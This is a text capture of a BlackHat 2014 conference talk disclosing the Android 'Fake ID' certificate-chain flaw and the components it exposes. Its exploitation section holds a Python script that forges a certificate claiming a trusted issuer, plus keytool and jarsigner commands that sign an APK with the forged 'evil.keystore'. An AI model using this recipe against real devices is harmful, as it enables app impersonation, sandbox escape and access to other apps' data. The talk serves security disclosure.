Android Fake ID Vulnerability

Jeff Forristal / Bluebox

BlackHat US 2014

Jeff Forristal, CTO of Bluebox Security

Discovered Android Masterkey vulnerability in 2013

Contributing to the security industry for 15+ years

bug# 13678484

It is a:


- Sandbox escape
- Usable by malware
- Capable of accessing data, web traffic of other apps
- Can access NFC hardware while being used by Google Wallet
- Worst case: full system compromise

All by presenting a fake identification to an app


A.k.a. the “Fake ID” vulnerability

Application Identities / Signatures

Android applications are signed



The signature is the base of multiple security features


Opaque Signature
Public Certificate
0101010101010
1010101010101
0101010101010
1010101010101
0101010101010
=
Subject: devel
Issuer: devel
Public key:
1010101010101
0101010101010
PKCS7 Object
Signatures *.SF
Manifest *.MF
Application APK
Envelope
Certificate
Signature
File: hash
File: hash
File: hash
File: hash
File: hash
File: hash
File: hash
File: hash
File: hash
Assets
Manifest
Classes.dex
Resources
XML

Subject: www.bluebox.com

-- BEGIN PUBLIC KEY ---
…

-- BEGIN PRIVATE KEY ---
…

Subject: www.bluebox.com


-- BEGIN PUBLIC KEY ---
…


-- BEGIN PRIVATE KEY ---
…

Subject: Verisign CA

-- BEGIN PUBLIC KEY ---
…

-- BEGIN PRIVATE KEY ---
…


Subject: www.bluebox.com
-- BEGIN PUBLIC KEY ---
…
Issuer: Verisign CA
Issuer Signature: … crypto …
-- BEGIN PRIVATE KEY ---
…
Subject: Verisign CA
-- BEGIN PUBLIC KEY ---
…
-- BEGIN PRIVATE KEY ---
…



PKI Verification

Subject: www.bluebox.com

-- BEGIN PUBLIC KEY ---
…

Issuer: Verisign CA

Issuer Signature: … *crypto* …

-- BEGIN PRIVATE KEY ---
…


Subject: Verisign CA

-- BEGIN PUBLIC KEY ---
…


Issuer: Verisign CA

Issuer Signature: … *crypto* …

-- BEGIN PRIVATE KEY ---
…



PKI Self-Signed


Immediate identity / signer
Subject: client
Public Key
Issuer: SubCA1
Issuer Signature
Subject: SubCA1
Public Key
Issuer: SubCA2
Issuer Signature
Subject: SubCA2
Public Key
Issuer: CA
Issuer Signature
Subject: CA
Public Key
Issuer: CA
Issuer Signature
Trusted root certificate

Vulnerability Mechanics

Applications attempt to verify the signing of other applications

```
PackageInfo pkgInfo = pkgmgr.getPackageInfo( pkg, GET_SIGNATURES )
Signatures[] signatures = pkgInfo.signatures;

for (Signature sig : signatures ){
        if ( sig.equals( TRUSTED_SIGNATURE ) ){
                // trusted signature found, trust the application
        }
}
```

AndroidXRef Jelly Bean 4.3

xref: /frameworks/base/core/java/android/webkit/PluginManager.java

Home | History | Annotate | Line# | Navigate | Download Search

```
242
243         // check to ensure the plugin is properly signed
244         Signature signatures[] = pkgInfo.signatures;
245         if (signatures == null) {
246             return false;
247         }
248         if (SystemProperties.getBoolean("ro.secure", false)) {
249             boolean signatureMatch = false;
250             for (Signature signature : signatures) {
251                 for (int i = 0; i < SIGNATURES.length; i++) {
252                     if (SIGNATURES[i].equals(signature)) {
253                         signatureMatch = true;
254                         break;
255                     }
256                 }
257             }
258             if (!signatureMatch) {
259                 return false;
260             }
261         }
262
263         return true;
```

The logic accepts a trusted certificate anywhere in signature /certificate chain

AndroidXRef Jelly Bean 4.3

xref: /libcore/luni/src/main/java/org/apache/harmony/security/utils/JarUtils.java

Home | History | Annotate | Line# | Navigate | Download Search only in JarUtils.java

```
198
199         if (!sig.verify(sigInfo.getEncryptedDigest())) {
200             throw new SecurityException("Incorrect signature");
201         }
202
203         return createChain(certs[issuerSertIndex], certs);
204     }
205
206     private static X509Certificate[] createChain(X509Certificate  signer, X509Certificate[] candidates) {
207         LinkedList chain = new LinkedList();
208         chain.add(0, signer);
209
210         // Signer is self-signed
211         if (signer.getSubjectDN().equals(signer.getIssuerDN())){
212             return (X509Certificate[])chain.toArray(new X509Certificate[1]);
213         }
214
215         Principal issuer = signer.getIssuerDN();
216         X509Certificate issuerCert;
217         int count = 1;
218         while (true) {
219             issuerCert = findCert(issuer, candidates);
220             if( issuerCert == null) {
221                 break;
222             }
223             chain.add(issuerCert);
224             count++;
225             if (issuerCert.getSubjectDN().equals(issuerCert.getIssuerDN())) {
226                 break;
227             }
228             issuer = issuerCert.getIssuerDN();
229         }
230         return (X509Certificate[])chain.toArray(new X509Certificate[count]);
231     }
232
233     private static X509Certificate findCert(Principal issuer, X509Certificate[] candidates) {
234         for (int i = 0; i < candidates.length; i++) {
235             if (issuer.equals(candidates[i].getSubjectDN())) {
236                 return candidates[i];
237             }
238         }
239         return null;
240     }
```

Chain Construction

AndroidXRef Jelly Bean 4.3

xref: /libcore/luni/src/main/java/org/apache/harmony/security/uti

Home | History | Annotate | Line# | Navigate | Download

```
198
199         if (!sig.verify(sigInfo.getEncryptedDigest())) {
200             throw new SecurityException("Incorrect signature");
201         }
202
203         return createChain(certs[issuerSertIndex], certs);
204     }
205
206     private static X509Certificate[] createChain(X509Certificate signer, X509Certificate[] candidates) {
207         LinkedList chain = new LinkedList();
208         chain.add(0, signer);
209
210         // Signer is self-signed
211         if (signer.getSubjectDN().equals(signer.getIssuerDN())){
212             return (X509Certificate[])chain.toArray(new X509Certificate[1]);
213         }
214
215         Principal issuer = signer.getIssuerDN();
216         X509Certificate issuerCert;
217         int count = 1;
218         while (true) {
219             issuerCert = findCert(issuer, candidates);
220             if( issuerCert == null) {
221                 break;
222             }
223             chain.add(issuerCert);
224             count++;
225             if (issuerCert.getSubjectDN().equals(issuerCert.getIssuerDN())) {
226                 break;
227             }
228             issuer = issuerCert.getIssuerDN();
229         }
230         return (X509Certificate[])chain.toArray(new X509Certificate[chain.size()]);
231     }
232
233     private static X509Certificate findCert(Principal issuer, X509Certificate[] candidates) {
234         for (int i = 0; i < candidates.length; i++) {
235             if (issuer.equals(candidates[i].getSubjectDN())) {
236                 return candidates[i];
237             }
238         }
239         return null;
240     }
```


1. Verify signature with signer cert

2. Create a chain based on valid signer cert

3. Get the cert's issuer

4. Find an included cert where included cert subject == previous cert's issuer

5. Add that cert to the chain



A certificate can claim to be issued by any other certificate …

… and that claim is not verified


This code can now be easily attacked / bypassed

```
PackageInfo pkgInfo = pkgmgr.getPackageInfo( pkg, GET_SIGNATURES )
Signatures[] signatures = pkgInfo.signatures;

for (Signature sig : signatures ){
        if ( sig.equals( TRUSTED_SIGNATURE ) ){
                // trusted signature found, trust the application
        }
}
```

Exploitation

Review all uses of signatures in AOSP

Further review of select third-party components involving extra privileges



Webview plugin manager (all AOSP <= 4.3)

- Plugins signed by Adobe (Flash) reloaded into any/all apps using framework webview

NFC access.xml (all AOSP)

- Match a package signature wildcard (Google Wallet), get access to NFC secure element


3LM device management extensions (assorted devices)

- Former Google/Motorola technology, included with older devices

LG MDM device extensions (LG devices)

- System functions available to apps signed by LG platform signature

1. Create APK with exploit payload suitable for target
2. Isolate trusted certificate
3. Generate a new certificate
4. Set issuer to trusted certificate
5. Package all of it (new cert + target cert as a CA cert) into a PKCS12 file
6. Use the PKCS12 for exploit APK signing




```
targetcert = OpenSSL.crypto.load_certificate( target )
pk = OpenSSL.crypto.PKey()
pk.generate_key( OpenSSL.crypto.TYPE_RSA, 1024)
newcert = OpenSSL.crypto.X509()
newcert.get_subject().CN = “arbitrary”
newcert.set_issuer( targetcert.get_subject() )
newcert.set_pubkey( pk )
newcert.sign( pk, “sha1” )
pkcs12 = OpenSSL.crypto.PKCS12()
pkcs12.set_privatekey( pk )
pkcs12.set_certificate( cert )
pkcs12.set_ca_certificates( [targetcert] )
finalPkcs12Data = pkcs12.export( passphrase=“1234” )
```

BONUS

An APK supports being signed by multiple independent signers

You can repeat signing with as many trusted certificates as you care to include


Thus one exploit can carry exploits for multiple targets at same time

```
jeff$ openssl x509 -in webkit_plugin.pem -noout -text | grep Subject:
Subject: C=US, ST=California, L=San Jose, O=Adobe Systems Incorporated, OU=…

jeff$ python newcert.py webkit_plugin.pem

jeff$ openssl x509 -in out.cert -noout -text
Certificate:
    Data:
        Version: 1 (0x0)
        Serial Number: 976234562 (0x3a302842)
        Signature Algorithm: sha1WithRSAEncryption
        Issuer: C=US, ST=California, L=San Jose, O=Adobe Systems Incorporated, OU=…
        Validity
            Not Before: Jun 30 23:44:40 2014 GMT
            Not After : Jun 25 23:44:40 2034 GMT
        Subject: CN=labs.bluebox.com
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
            RSA Public Key: (1024 bit)
                Modulus (1024 bit):
                    00:b4:df:2d:53:9a:f2:8f:61:99:bc:56:19:57:76:
                    …
```

```
jeff$ keytool -v -importkeystore -srckeystore out.pkcs12 -srcstoretype PKCS12 \
        -destkeystore evil.keystore -deststoretype JKS

Enter destination keystore password:
Re-enter new password:
Enter source keystore password:
Entry for alias 1 successfully imported.
Import command completed:  1 entries successfully imported, 0 entries failed or cancelled
[Storing evil.keystore]
```

```
jeff$ jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore evil.keystore \
        Bluebox_SampleWebkitPlugin.apk 1

Enter Passphrase for keystore:
Enter key password for 1:
  adding: META-INF/MANIFEST.MF
  adding: META-INF/1.SF
  adding: META-INF/1.RSA
 signing: AndroidManifest.xml
 signing: classes.dex
 signing: lib/armeabi-v7a/libsampleplugin3.so
 signing: res/drawable-mdpi/ic_launcher.png
 signing: res/drawable-mdpi/sample_browser_plugin.png
 signing: res/layout/activity_main.xml
 signing: res/menu/main.xml
 signing: resources.arsc
```

